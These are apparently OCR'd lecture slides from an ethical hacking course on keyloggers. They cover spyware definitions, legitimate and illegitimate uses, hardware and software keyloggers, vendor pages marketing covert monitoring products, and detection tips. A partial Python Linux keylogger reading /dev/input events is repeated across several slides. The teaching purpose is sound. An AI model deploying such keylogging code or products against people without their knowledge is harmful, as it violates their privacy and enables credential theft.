TTM4536 - Ethical Hacking - Information Security, Specialization Course

- Plan for 17 Oct 2017

Keyloggers (in the framework of all spyware)

- These lecture is related to Chapter 8 of the textbook
- But, in Chapter 8 of the textbook keyloggers for Windows are discussed
- We will cover several Keyloggers for Linux
- We will work in Kali Linux virtual machine

Objectives …

- To learn about keyloggers as members of the class of spywares
- To learn about types of legitimate (ethically justified) and illegitimate use of keyloggers
- To learn about two types of keyloggers
  - Hardware
  - Software
- To learn how to install and how to detect software keyloggers
  - Some examples and introductory slides in this class
  - Practical exercises will be performed in the laboratory

What Are Spywares ?

(basic info from your previous Information Security course TTM4135)

- Applications that send information from your computer to the creator of the spyware
- Consists of a core (public) functionality and a hidden functionality of information gathering
- Can be used for industrial or political or religious or ideological purposes


Definition of spyware

- Spyware is software or hardware
  - that aids in gathering information about a person or organization
  - without their knowledge
  - may send such information to another entity without the consumer's consent
  - asserts control over a computer without the consumer's knowledge.

Spyware Symptoms

- Increased (unwanted) CPU activity
- Increased disk usage
- Increased network traffic
- Applications freezing
- Failure to boot
- System-wide crashes

THE CLASS OF SPYWARES



What are Keyloggers?

- Keystroke logging, or keyboard capturing
  - the action of recording (or logging) the keys struck on a keyboard, typically in a covert manner
  - the person using the keyboard is unaware that their actions are being monitored

Legitimate (ethically justified) and illegitimate use


- Legitimate (ethically justified):
  - National security organizations can monitor for insider attacks
  - Companies can monitor the productivity of employees
  - Sometimes useful for software developing
  - Sometimes for backup of all what has been typed
  - Personal security of your own computes
    - You leave your laptop logged in and then you leave your room (hotel, student dormitory, friends place, …). Can you find out what was done while you wasn't there?
  - Any other idea?

Legitimate (ethically justified) and illegitimate use


- Illegitimate use:
  - Espionage
  - Collection of private sensitive information
    - Usernames & Passwords
    - Credit Card Numbers
    - Person Information such as Name, Address, etc.
    - Private and intimate contacts
  - Any other ideas?

Keylogging Hardware...

- These small devices connect directly on the end of a keyboard to the port on the computer and look rather unassuming.
- At a later time the person who installed the keylogger can come back to retrieve it. They are easily removed.



Hardware Keyloggers



HARDWARE KEYLOGGERS

Come in three types:

- Inline devices that are attached to the keyboard cable.
- Devices which can be installed inside standard keyboards.
- Replacement keyboards that contain the key logger already built-in.

SOME HARDWARE KEYLOGGERS

- Hardware KeyLogger Stand-alone Edition
  a tiny hardware device that can be attached in between a keyboard and a computer.
- Hardware KeyLogger Keyboard Edition
  looks and behaves exactly like a normal keyboard, but it keeps a record of all keystrokes typed on it.
- KeyGhost Hardware Keylogger
  a tiny hardware device that can be attached in between a keyboard and a computer.
- KeyKatcher Keystroke Logger
  a tiny hardware device that can be attached in between a keyboard and a computer.

KeyLogger™ .com

A PRODUCTION BY AMECISCO

PRODUCTS

- Home
- Products
- Downloads
- Order
- Support
- Contact us
- News

Hardware KeyLogger
Stand-alone Edition

The **Hardware KeyLogger Stand-alone Edition** is a tiny hardware device that can be attached in between a keyboard and a computer. It keeps a record of all keystrokes typed on the keyboard. The recording process is totally transparent to the end user. The keystrokes can only be retrieved by an administrator with a proper password.
Read the Hardware KeyLogger tutorial here>>>

BEFORE	AFTER
	

The actual look of the Hardware KeyLogger Stand-alone Edition may differ slightly from this photo for security reasons.

KeyLogger™ .com

A PRODUCTION BY AMECISCO

PRODUCTS

Home
Products
Downloads
Order
Support
Contact us
News

Hardware KeyLogger

Keyboard Edition

The **Hardware KeyLogger Keyboard Edition** looks and behaves *exactly* like a normal keyboard, but it keeps a record of all keystrokes typed on it. The recording process is totally transparent to the end user. The keystrokes can only be retrieved by an administrator with a proper password.
Read the Hardware KeyLogger tutorial here>>>

- Records all keystrokes into a built-in flash memory chip, even keystrokes made in BIOS and DOS are recorded.
- No need to install any software, just plug in the keyboard. Even retrieving the keystrokes requires no software.
- Works on all PC operating systems, including Windows XP, 2000, ME, NT, 98, 95, 3.1, Linux, Solaris, DOS, OS/2 and BeOS.
- The keystrokes are stored in non-volatile flash memory. The keystrokes are retained even if the keyboard is unplugged.
- Can be unplugged and the keystrokes retrieved on a different computer.
- Powered from computer, no battery required.
- Plugs into computers with a small PS/2 keyboard plug; optional adapter may be purchased for older AT-style plug.
- Keystrokes in the flash memory are encrypted.
- Looping memory so that the memory will never be filled up.

KeyLogger™ .com
A PRODUCTION BY AMECISCO

KEY GHOST
THE HARDWARE KEYLOGGER

Interface Security

THAWTE Authentic Site Secured by SSL

Ordering | Customer Support | Products | Company Info | Links | Helpdesk

We welcome


VISA

MasterCard

AMERICAN EXPRESS

Home - Site Map


- Home
- Keylogger
- Reviews



The KeyGhost Hardware Keylogger is a tiny plug-in device that records every keystroke typed on any PC computer.

learn more >>

KeyGhost Headlines



NEW! KeyGhost SX
New compact design. Huge 2,000,000 Keystroke capacity! Store and retrieve approx 12 months worth of typing. Patent Pending triple-speed download. Visit the website below for more information on this keylogger.
http://www.keyghost.com/sx

- Plugs into computers with a small PS/2 keyboard plug; optional adapter may be purchased for older AT-style plug.
- Keystrokes in the flash memory are encrypted.
- Looping memory so that the memory will never be filled up.

Keystroke Recorder

KEYSTROKE LOGGER KNOWHOW AND PROTECTION

Keystroke Loggers Keystroke Recorder Software and Devices

Keystroke Loggers in short record all input or activity performed on from the keyboard generally dumped to a log file. There are **software based** keystroke recorders for almost every operating system then there are **hardware keystroke loggers** which is physical hardware generally small that store/capture the keystrokes. Hardware keystroke recorders are wonderful devices as they are not effected when the computer crashes. The one in the banner above is KeyKatcher, we sell it here for a low price, click here for more information.

Software Keystroke Loggers on our site is divided into Operating system (Windows Keystroke Loggers, Macintosh Keystroke Recorders, UNIX Key Capture programs, Amiga Keyloggers, and Misc (ie: DOS)) which are sorted in their own pages. Each item has information about the program and also information on detecting and removing where available.

If you feel that someone has installed a keystroke recorder on your computer without permission you will want to find out what it is and remove it ASAP! Use one of the detection tools for your operating system, click on which system you use for removal, detection tools for spyware and tips on uninstalling.

Key Capturing

- **Advantages :**
  1. Antivirus techniques cannot catch these.
  2. Work on all computing platforms.

- **Disadvantages :**
  1. It can be spotted by a suspicious user.

VideoGhost DVI / HDMI / VGA

Want to take key-logging to the next level? Grab entire screenshots with this **hardware video logger**! This **tiny framegrabber** hooks up to the **DVI**, **VGA**, or **HDMI** port of the graphics card, and silently records a **screenshot every few seconds**. You can later view all captured frames as **JPEGs**, by switching this video-recorder to a **2 Gigabyte USB flash drive**. Patent pending, edge cutting technology at an affordable price! [more...]

Keylogging Software...

- There are hundreds of keylogger programs available over the internet for download.
- There are three ways for an attacker to install the software on an unsuspecting computer.
  1. If the attacker has access to the computer, then install it from USB or a compact disc
  2. Package the software as a computer virus or trojan horse and lure the victim to start the program.
  3. Gain access to the computer over a network and install surveillance software remotely.

Search Results

keylogger

YOUR SEARCH HISTORY

keylogger

All | TRENDMICRO.COM | KNOWLEDGEBASE | THREAT ENCYCLOPEDIA | SECURITY NEWS

About 1,540 results (0.46 seconds) Sort by: Relevance

Keylogger - Security News - Trend Micro USA

www.trendmicro.com/vinfo/us/security/news/keylogger

Piercing the HawkEye: How Nigerian Cybercriminals Used a Simple **Keylogger** to Prey on SMBs. This Trend Micro research paper highlights how cybercriminals ...

Piercing the HawkEye: How Nigerian Cybercriminals Used a Simple ...

www.trendmicro.com/.../hawkeye-nigerian-cybercriminals-used-simple- **keylogger**-to-prey-on-smbs

Jun 16, 2015 **...** View Piercing the HawkEye: Nigerian Cybercriminals Use a Simple **Keylogger** to Prey on SMBs Worldwide. In a typical cybercrime scheme, ...

From Cybercrime to Cyberspying: Using Limitless **Keylogger** and ...

www.trendmicro.com/.../cybercrime-to-cyberspying-limitless-**keylogger**-and- predator-pain

Nov 11, 2014 **...** A Trend Micro research paper that reveals the operations and cybercriminals behind Predator Pain and Limitless **Keylogger**, which are ...

SOFTWARE KEYLOGGERS

- Software keyloggers track system , collect keystoke data within the target operating system , store them on disk or in remote location , and send them to the attacker who installed the keyloggers.
- Anti malware, personal firewall, and Host-based Intrusion prevention(HIPS) solution detect and remove application keyloggers.

Software keylogger detection methods include:

- Scan local drive for log.txt or other log file names associate with known keyloggers.
- Implement solution that detect unauthorized file transfer via FTP or other protocols;
- Scan content sent via email or other authorized means looking for sensitive information;
- Detect encrypted files transmitted to questionable destinations.

Advantages :

1. Are hard to detect
2. Can be deployed remotely via a software vulnerability attack
3. Are fairly easy to write

Disadvantage :


1. A good antivirus scheme could sniff these out.
2. Far fewer cons with the software, so these are much more common than hardware-type keyloggers.

Hardware vs Software Keyloggers

Hardware Keyloggers	Software Keyloggers
Installs in 5 seconds, simply plug it in.	*Requires a password to log into the computer.*
Can be installed without logging into the computer.	*Requires administration rights to install.*
Can be removed, and the information retrieved on another computer.	*Requires that software be installed on the computer.*
Requires physical contact with the computer to plug the device in.	*Can record operating system events such as page file size, etc.*

Examples of key loggers

- Magic Lantern
  - developed by the FBI
  - is installed remotely via email attachment.



Not logged in Talk Contributions Create account Log in

WIKIPEDIA
The Free Encyclopedia

Article Talk | Read Edit View history | Search

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Magic Lantern (software)

From Wikipedia, the free encyclopedia

Magic Lantern is keystroke logging software developed by the United States' Federal Bureau of Investigation. Magic Lantern was first reported in a column by Bob Sullivan of MSNBC on 20 November 2001[1] and by Ted Bridis of the Associated Press.[2]

Contents [hide]
1 How it works
2 Purpose

Magic Lantern

Original author(s)	Federal Bureau of Investigation
Operating system	Microsoft Windows
Type	Keylogger

- All in One Keylogger Spy Software
  - sends encrypted logs to desired email
  - tracks all users activity

Spyrix Personal Monitor

A powerful multifunctional program for complete and detailed monitoring of user activity. Monitors keyboard activity, social networks, web-surfing, Messengers, applications, printing activity, external storages, etc. The keylogger is a perfect solution both parental control and employee monitoring.

Full Review ►

"Perfect keylogger! Runs silently, monitors Fb chats, Skype and browser. Exactly what I need to be sure my Ginny is safe online!"

Comment by Centimani77

Buy for $69.00

Free download

Windows 8 Windows 7 Windows Vista

Spytech SpyAgent Standard Edition

One of the best surveillance programs we have tested, because of its reach functionality, flexibility and easy-to-understand interface. Can be used to monitor home PC, perform parental control and employee monitoring. Less stealth, than Stealth Edition, can't be installed remotely and installation process is done in regular way (not in one click, like in Stealth Edition.)

Full Review ►

"SpyAgent is the best computer monitoring solution out of the many I've tried. You will not be disappointed."

Comment by Mark S.

Buy for $69.95

Free download

Windows 8 Windows 7 Windows Vista

All In One Keylogger

Very good product: greatly hidden, functional and easy to use. Available in 12 languages. Will come in handy for those interested in securing home computers, parental control and employee monitoring. Requires no deep knowledge of monitoring software to be used. Supports all modern operating systems, both 32-bit and 64-bit editions.

Full Review ►

"I would recomend this software for the most part, the only thing not working for me its the email screenshot, it does not email the screenshot, everything else works fine"

Comment by EL Verdugo

Buy for $69.95

Free download

Windows 8 Windows 7 Windows Vista

We like our users and want them to deal only with up-to-date information. That's why we regularly update either the functionality of the website or the information on it. You are free to express your opinion about, products and reviews using comments. You can also start conversations on our forum If you have anything you have anything you would like to tell us personally or leave a feedback you are always welcome to email us.

How to detect that there is a keylogger running in a background?

- Usually to start a background process that monitors keyboard (and other inputs such as mouse, microphone, …) some administrator privilages are required
- Easier to launch such privilages in Windows, but if somehow a root access is achieved, then it can be launched in Linux too
- Modern antivirus programs can detect some keyloggers

How to detect that there is a keylogger running in a background?

- Check the activities of background processes (and possibly kill them)
- On Linux check with

```
top
```

- or with

```
ps -aux
```

Concrete keylogger examples for our laboratory exercises

- I will help you and guide you for the installation and experimenting with the following keyloggers

A very simple Python keylogger for Linux

- Take the file keylogger.py from “Blackboard”
- In one terminal start:

```
python keylogger.py
```

- Start another terminal and type some commands.
- You are going to see your commands on the first terminal

Basic structure of the keylogger

```
import os
import struct
import sys

# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

Basic structure of the keylogger

```
import os
import struct
import sys
```

We need modules that communicate with the operating system.

```
# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

Basic structure of the keylogger

We need to define where will be the location of the file that will record the keystrokes.

```
import os
import struct
import sys

# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

Basic structure of the keylogger

```
import os
import struct
import sys

# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

Every operting system has its specific structure for describing the events that are happening during the work

Basic structure of the keylogger

```
import os
import struct
import sys

# try to guess which event file to use
en = os.popen("grep -E 'Handlers|EV=' /proc/bus/input/devices | grep -B1 'EV=120013' | grep -Eo 'event[0-9]+'").read().\
    rstrip().replace('event', '')

# use the event file indicated, or the guessed if none specified
infile_path = "/dev/input/event" + (sys.argv[1] if len(sys.argv) > 1 else en)

# struct input_event: long int, long int, unsigned short, unsigned short, unsigned int
# see: https://github.com/torvalds/linux/blob/master/include/uapi/linux/input.h#L24
FORMAT = 'llHHI'
EVENT_SIZE = struct.calcsize(FORMAT)

# open file in binary mode
in_file = open(infile_path, "rb")

kbl = 'en_US'

# en_US keyboard layout
KEYS = {
    'en_US': {
        0: '<RESERVED>', 1: '<ESC>', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6',
        8: '7', 9: '8', 10: '9', 11: '0', 12: '-', 13: '=', 14: '<BACKSPACE>',
        15: '<TAB>', 16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u',
        23: 'i', 24: 'o', 25: 'p', 26: '{', 27: '}', 28: '<ENTER>', 29: '<L_CTRL>',
        30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k',
        38: 'l', 39: ';', 40: '\'', 41: '`', 42: '<L_SHIFT>', 43: '\\', 44: 'z',
        45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm', 51: ',', 52: '.',
        53: '/', 54: '<R_SHIFT>', 55: '*', 56: '<L_ALT>', 57: ' ', 58: '<CPSLCK>',
    }
}

event = in_file.read(EVENT_SIZE)
```

For simplicity we will us a US-keyboard.
HINT: Try to play with a Norwegian keyboard.

Basic structure of the keylogger

```
import os
import struct
import sys

